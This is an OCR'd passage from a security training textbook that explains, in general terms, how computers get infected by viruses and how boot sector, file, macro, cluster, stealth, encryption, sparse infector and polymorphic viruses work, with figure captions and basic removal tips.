
1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.



Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus
File and Multipartite Virus
Macro and Cluster Virus
Stealth/Tunneling Virus
Encryption Virus
Sparse Infector Virus
Polymorphic Virus
Metamorphic Virus
Overwriting File or Cavity Virus
Companion/Camouflage Virus
Shell and File Extension Virus
FAT and Logic Bomb Virus
Web Scripting Virus
Email and Armored Virus
Add-on and Intrusive Virus
Direct Action or Transient Virus
Terminate & Stay Resident Virus

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus

10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.




Figure 7.36: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.37: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine. Some examples of multipartite viruses include Invader, Flip, and Tequila.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.38: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean floppy disk and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.39: Working of stealth virus/tunneling virus

- **Virus Removal**
  - Always perform a cold boot (boot from write-protected CD or DVD)
  - Never use DOS commands such as FDISK to fix the virus
  - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.




Figure 7.40: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below show the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Wake up on 15th of
every month and execute code

Figure 7.41: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.



EXE
